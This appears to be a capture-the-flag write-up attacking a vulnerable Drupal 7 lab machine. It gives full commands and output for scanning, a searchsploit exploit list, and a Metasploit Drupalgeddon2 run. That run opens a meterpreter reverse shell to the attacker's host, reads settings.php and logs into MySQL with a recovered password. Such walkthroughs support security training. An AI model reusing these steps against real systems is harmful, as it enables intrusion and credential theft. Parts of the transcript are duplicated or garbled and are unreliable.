


CMS Penetration Testing Report

1. Network Discovery using Netdiscover

The assessment began with host discovery using **Netdiscover**. This tool was used to identify active hosts within the local network by collecting IP and MAC address information through ARP requests. The scan successfully identified the target machine's IP address, confirming that the host was reachable and available for further security assessment.

Result:

- Target IP address was successfully identified.
- The discovered host was confirmed to be active on the network.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.2	40:ed:00:a0:b5:6e	18	1080	TP-Link Systems Inc
192.168.1.228	ac:e0:10:7e:fb:a3	2	120	Liteon Technology Corporation
0.0.0.0	ac:e0:10:7e:fb:a3	2	120	Liteon Technology Corporation
192.168.1.1	30:4f:75:bc:0f:87	1	60	Zhone Technologies, Inc.
192.168.1.63	08:00:27:da:58:99	1	60	PCS Systemtechnik GmbH
192.168.1.76	00:41:0e:46:9a:31	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.91	bc:29:78:ce:6e:6a	1	60	Prama Hikvision India Private Limited
192.168.1.4	2c:db:07:cf:0d:78	1	60	Intel Corporate
192.168.1.19	4c:82:a9:e6:73:3b	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.13	22:14:27:4e:ff:c7	1	60	Unknown vendor
192.168.1.10	28:d0:43:1f:74:fe	1	60	AzureWave Technology Inc.
192.168.1.18	ba:c5:fa:c4:16:06	1	60	Unknown vendor
192.168.1.23	64:6c:80:d5:7a:89	1	60	CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.30	38:8d:3d:55:ca:ea	1	60	Wistron Neweb Corporation
192.168.1.22	96:ab:3d:aa:65:46	1	60	Unknown vendor
192.168.1.44	f8:3d:c6:7e:49:36	1	60	AzureWave Technology Inc.
192.168.1.24	32:e4:8c:40:a2:d5	1	60	Unknown vendor
192.168.1.65	20:bd:1d:6a:7b:56	1	60	Intel Corporate
192.168.1.43	fc:b3:bc:a0:d4:c1	1	60	Intel Corporate
192.168.1.104	2c:db:07:cf:0d:78	1	60	Intel Corporate
192.168.1.120	38:8d:3d:55:81:14	1	60	Wistron Neweb Corporation
192.168.1.112	2c:7b:a0:79:ea:e1	1	60	Intel Corporate
192.168.1.161	f8:3d:c6:7e:49:36	1	60	AzureWave Technology Inc.
192.168.1.206	2c:db:07:cf:0d:78	1	60	Intel Corporate
192.168.1.211	f8:3d:c6:7e:49:36	1	60	AzureWave Technology Inc.
192.168.1.214	5e:dd:a9:3b:7d:38	1	60	Unknown vendor
192.168.1.212	28:11:a8:67:4c:1a	1	60	Intel Corporate
192.168.1.204	50:bb:b5:dc:9c:9a	1	60	AzureWave Technology Inc.
192.168.1.241	b4:6b:fc:c0:64:56	1	60	Intel Corporate
192.168.1.238	7c:21:4a:39:2f:4c	1	60	Intel Corporate
192.168.1.239	f2:9a:31:44:7f:88	1	60	Unknown vendor

2. Nmap Enumeration and Service Scanning

After identifying the target IP address, **Nmap** was used to perform service enumeration. An aggressive scan with service version detection was conducted to identify open ports, running services, operating system information, and application versions.

The scan revealed several open ports and identified that the web server was running a Drupal-based content management system. The HTTP response headers indicated the generator as **Drupal 7**, which suggested that the application might be vulnerable to publicly known exploits.

Result:

- Active services and service versions were successfully identified.
HTTP Generator revealed the CMS version as **Drupal 7**.

```
(root@kali)-[~]
# ping 192.168.1.63
PING 192.168.1.63 (192.168.1.63) 56(84) bytes of data.
64 bytes from 192.168.1.63: icmp_seq=1 ttl=64 time=6.23 ms
64 bytes from 192.168.1.63: icmp_seq=2 ttl=64 time=2.06 ms
64 bytes from 192.168.1.63: icmp_seq=3 ttl=64 time=1.84 ms
64 bytes from 192.168.1.63: icmp_seq=4 ttl=64 time=0.732 ms
64 bytes from 192.168.1.63: icmp_seq=5 ttl=64 time=1.99 ms
64 bytes from 192.168.1.63: icmp_seq=6 ttl=64 time=2.00 ms
64 bytes from 192.168.1.63: icmp_seq=7 ttl=64 time=4.62 ms
64 bytes from 192.168.1.63: icmp_seq=8 ttl=64 time=1.65 ms
64 bytes from 192.168.1.63: icmp_seq=9 ttl=64 time=1.87 ms
64 bytes from 192.168.1.63: icmp_seq=10 ttl=64 time=1.60 ms
^C
— 192.168.1.63 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9037ms
rtt min/avg/max/mdev = 0.732/2.459/6.232/1.568 ms
```

```
root@kali:~# nmap -v -sS 192.168.1.63
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-09 01:42 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:42
Stats: 0/0/100 elapsed: 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE: Active NSE Script Threads: 1 (0 waiting)
NSE Timing: About 0.00% done
Completed NSE at 01:42, 0.00s elapsed
Initiating NSE at 01:42
Completed NSE at 01:42, 0.00s elapsed
Initiating ARP Ping Scan at 01:42
Completed ARP Ping Scan at 01:42
Scanning 192.168.1.63 [1 port]
Completed ARP Ping Scan at 01:42, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:42
Completed Parallel DNS resolution of 1 host. at 01:42, 0.50s elapsed
Initiating SYN Stealth Scan at 01:42
Scanning 192.168.1.63 [1000 ports]
Discovered open port 80/tcp on 192.168.1.63
Discovered open port 22/tcp on 192.168.1.63
Discovered open port 111/tcp on 192.168.1.63
Completed SYN Stealth Scan at 01:42, 0.46s elapsed (1000 total ports)
Initiating Service scan at 01:42
Scanning 3 services on 192.168.1.63
Completed Service scan at 01:43, 6.48s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.1.63
NSE: Script scanning 192.168.1.63.
Initiating NSE at 01:43
Completed NSE at 01:43, 9.25s elapsed
Initiating NSE at 01:43
Completed NSE at 01:43, 0.52s elapsed
Initiating NSE at 01:43
Completed NSE at 01:43, 0.00s elapsed
Nmap scan report for 192.168.1.63
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-favicon: Unknown favicon MD5: B6341DFC213100C610B4FB8775878CEC
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_ program version  port/proto  service
|_ 100000    2,3,4      111/tcp    rpcbind
```

```
Nmap scan report for 192.168.1.63
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-favicon: Unknown favicon MD5: B6341DFC213100C610B4FB8775878CEC
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_ program version  port/proto  service
|_ 100000    2,3,4      111/tcp    rpcbind
```

3. Vulnerability Identification

Based on the identified CMS version, **Searchsploit** was used to search for publicly available vulnerabilities related to Drupal 7. A matching exploit corresponding to the detected version was identified, indicating that the target application was susceptible to a known remote code execution vulnerability.

This confirmed that the installed Drupal version was outdated and vulnerable to exploitation.

Result:

- Matching Drupal 7 exploit identified.

- Vulnerability confirmed based on CMS version

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal 11.x-dev - Full Path Disclosure	php/webapps/52266.py
4.0 - News Message HTML Injection	php/webapps/21863.txt
4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
4.7 - Attachment module - Remote Command Execution	php/webapps/1821.php
4.x - URL-Encoded Input HTML Injection	php/webapps/27820.txt
5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
5.21/6.10 - Denial of Service	php/dos/18826.sh
6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
7.0 < 7.31 - "Drupalgeddon" SQL Injection (Add Admin User)	php/webapps/34992.py
7.0 < 7.31 - "Drupalgeddon" SQL Injection (Admin Session)	php/webapps/44355.php
7.0 < 7.31 - "Drupalgeddon" SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
7.0 < 7.31 - "Drupalgeddon" SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
7.0 < 7.31 - "Drupalgeddon" SQL Injection (Remote Code Execution)	php/webapps/35150.php
7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
7.x Module Services - Remote Code Execution	php/webapps/43544.php
< 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
< 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
< 5.22/6.10 - Multiple Vulnerabilities	php/webapps/33740.txt
< 7.34 - Denial of Service	php/dos/35415.txt
< 7.50 - "Drupalgeddon3" (Authenticated) Remote Code Execution (Metasploit)	php/webapps/44537.rb
< 7.50 - "Drupalgeddon3" (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
< 7.50 / < 8.3.9 / < 8.4.6 / < 8.5.1 - "Drupalgeddon2" Remote Code Execution	php/webapps/44449.rb
< 8.3.9 / < 8.4.6 / < 8.5.1 - "Drupalgeddon2" Remote Code Execution (Metasploit)	php/remote/44461.rb
< 8.3.9 / < 8.4.6 / < 8.5.1 - "Drupalgeddon2" Remote Code Execution (PoC)	php/webapps/44448.py
< 8.5.11 / < 8.6.10 - RESTful Web Services unauthenticated Remote Code Execution (Metasploit)	php/remote/46519.rb
< 8.6.10 / < 8.6.11 - REST Module Remote Code Execution	php/webapps/46452.txt
< 8.6.9 - REST Module Remote Code Execution	php/webapps/46459.py
avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	php/webapps/46581.txt
Module Ajax Checklist 5.x-1.0 - Cross Site Scripting (XSS)	php/webapps/50841.txt
Module CAPTCHA - Security Bypass	php/webapps/12415.txt
Module CKEditor 3.0 < 3.6.2 - Persistent Eventhandler Cross-Site Scripting	php/webapps/25335.html
Module CKEditor < 4.10.2/5.0.0 (Drupal 8.4/7.x) - Persistent Cross-Site Scripting	php/webapps/18389.txt
Module CODER 2.0 - Remote Command Execution (Metasploit)	php/webapps/25493.txt
Module CODER 2.0 - Remote Command Execution (Metasploit)	php/webapps/40149.rb
Module CODER < 7.x-1.3/7.x-2.6 - Remote Code Execution	php/remote/40144.php
Module Cumulus 3.x-1.0/3.x-1.4 - "tagcloud" Cross-Site Scripting	php/webapps/37537.txt
Module Drag & Drop Gallery 6.x-1.5 - "upload.php" Arbitrary File Upload	php/webapps/37453.php
Module Embedded Media Field/Media 6.x - Video Flotsam/Media: Audio Flotsam - Multiple Vulnerabilities	php/webapps/35872.txt
Module MiniRangeSOM 3.x-2.2 - Privilege escalation	php/webapps/30361.txt
Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)	php/remote/40130.rb
Module Sections - Cross-Site Scripting	php/webapps/12465.txt
Module Sections 5.x-1.2/6.x-1.2 - HTML Injection	php/webapps/33410.txt

Shellcodes: No Results

4. Exploitation

The identified exploit was executed against the target system in the controlled laboratory environment. After configuring the required parameters, the exploit successfully established a **Meterpreter** session, providing remote access to the target machine.

Following successful exploitation, basic post-exploitation commands were executed to verify system access and inspect the file system.

Examples of verification activities included:

- Displaying available Meterpreter commands.
- Accessing the system shell.
- Listing files and directories.

Result:

- Successful Meterpreter session established.
- Remote access to the target system confirmed.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/Drupal_code_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/DrupalDrupalgeddon2	2018-07-28	excellent	Yes	Drupal Drupalgeddon 2 Form API Property Injection
2	target: Automatic (PHP In-Memory)	-	-	-	-
3	target: Automatic (PHP Dropper)	-	-	-	-
4	target: Automatic (URL In-Memory)	-	-	-	-
5	target: Automatic (Linux Dropper)	-	-	-	-
6	target: Drupal 7.x (PHP In-Memory)	-	-	-	-
7	target: Drupal 7.x (PHP Dropper)	-	-	-	-

```
msf > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/drupal_drupalgeddon2) > options
```

```
View the full module info with the info, or info -d command.
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.1.63
rhosts => 192.168.1.63
msf exploit(unix/webapp/drupal_drupalgeddon2) > options
```

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.1.87:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated.
[*] Sending stage (42127 bytes) to 192.168.1.63
[*] Meterpreter session 1 opened (192.168.1.87:4444 -> 192.168.1.63:39717) at 2026-07-09 01:28:31 -0400

meterpreter > help

Core Commands
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session

```
meterpreter > shell
Process 3146 created.
Channel 0 created.
whoami
www-data
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
cat flag1.txt
Every good CMS needs a config file - and so do you.
cd sites
ls
README.txt
all
default
example.sites.php
cd default
ls
default.settings.php
```

Flag.1 has found

5. Configuration File Analysis and Flag 2

The assessment continued by navigating through the Drupal application directories until the default configuration files were located.

The **settings.php** configuration file was examined, revealing:

- Flag 2
- Database connection details
- Database credentials required to access the backend database

This demonstrated that sensitive configuration files can expose critical information if an attacker gains access to the server.

Result:

- Flag 2 successfully identified.
- Database credentials recovered from configuration files.

```
:d sites
ls
README.txt
all
default
example.sites.php
:d default
ls
default.settings.php
files
settings.php
:at settings.php
:~php
```

7. Database Enumeration

Using the recovered database credentials, access to the MySQL database was established.

Database enumeration revealed two available databases:

- information_schema
- Drupal database

The Drupal database was selected for further analysis. The database tables were enumerated, and the **users** table was identified.

The users table contained administrator account information, including password hashes.

Result:

- Database access successfully achieved.
- User account information identified

```
* Remove the leading hash signs to disable.
*/
# $conf['allow_authorize_operations'] = FALSE;
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t
```

8. Password Hash Analysis

The administrator password hash obtained from the database was analyzed using an appropriate hash analysis tool in the laboratory environment.

The recovered credentials were then used to authenticate to the Drupal administrative portal.

Successful authentication confirmed that the administrator credentials had been recovered.


9. Flag 3 Discovery

After logging into the Drupal administration panel using the recovered administrator credentials, the third challenge flag was located.

The flag contained another hint indicating that additional investigation was required to locate hidden functionality accessible to low-privileged users.

Result:

- Flag 3 successfully obtained.
- New hint identified for further enumeration.



10. Flag 4 Discovery

After obtaining administrative access to the Drupal application, further enumeration was performed based on the hint provided in the previous flag. The application files and available functionality were carefully analyzed to identify hidden or privileged features that were not accessible during the initial assessment.

During this phase, another challenge flag (Flag 4) was successfully discovered. The flag served as an indicator that the investigation was progressing correctly and provided an additional clue directing the assessment toward the next stage of the challenge. This emphasized the importance of thorough enumeration after privilege escalation, as valuable information is often hidden within application files or administrative functionality.

Result:

- Flag 4 successfully identified.
- The flag provided guidance for the next phase of the CMS security assessment.

11. Flag 5 – Final Stage

Flag 5 marked the successful completion of the CMS penetration testing challenge. After following the hints obtained from the previous flags and performing detailed enumeration of the target environment, the final challenge flag was located and verified.

Reaching the final flag demonstrated that the entire assessment process—from network discovery and service enumeration to vulnerability identification, post-exploitation, configuration analysis, database investigation, privilege escalation, and comprehensive system enumeration—had been completed successfully.

The successful discovery of Flag 5 confirmed that all objectives of the CMS security assessment had been achieved. It also highlighted how multiple security weaknesses can be chained together to compromise a vulnerable system in a controlled laboratory environment.

Result:

- Flag 5 successfully obtained.
- Final stage of the CMS challenge completed.
- All assessment objectives achieved.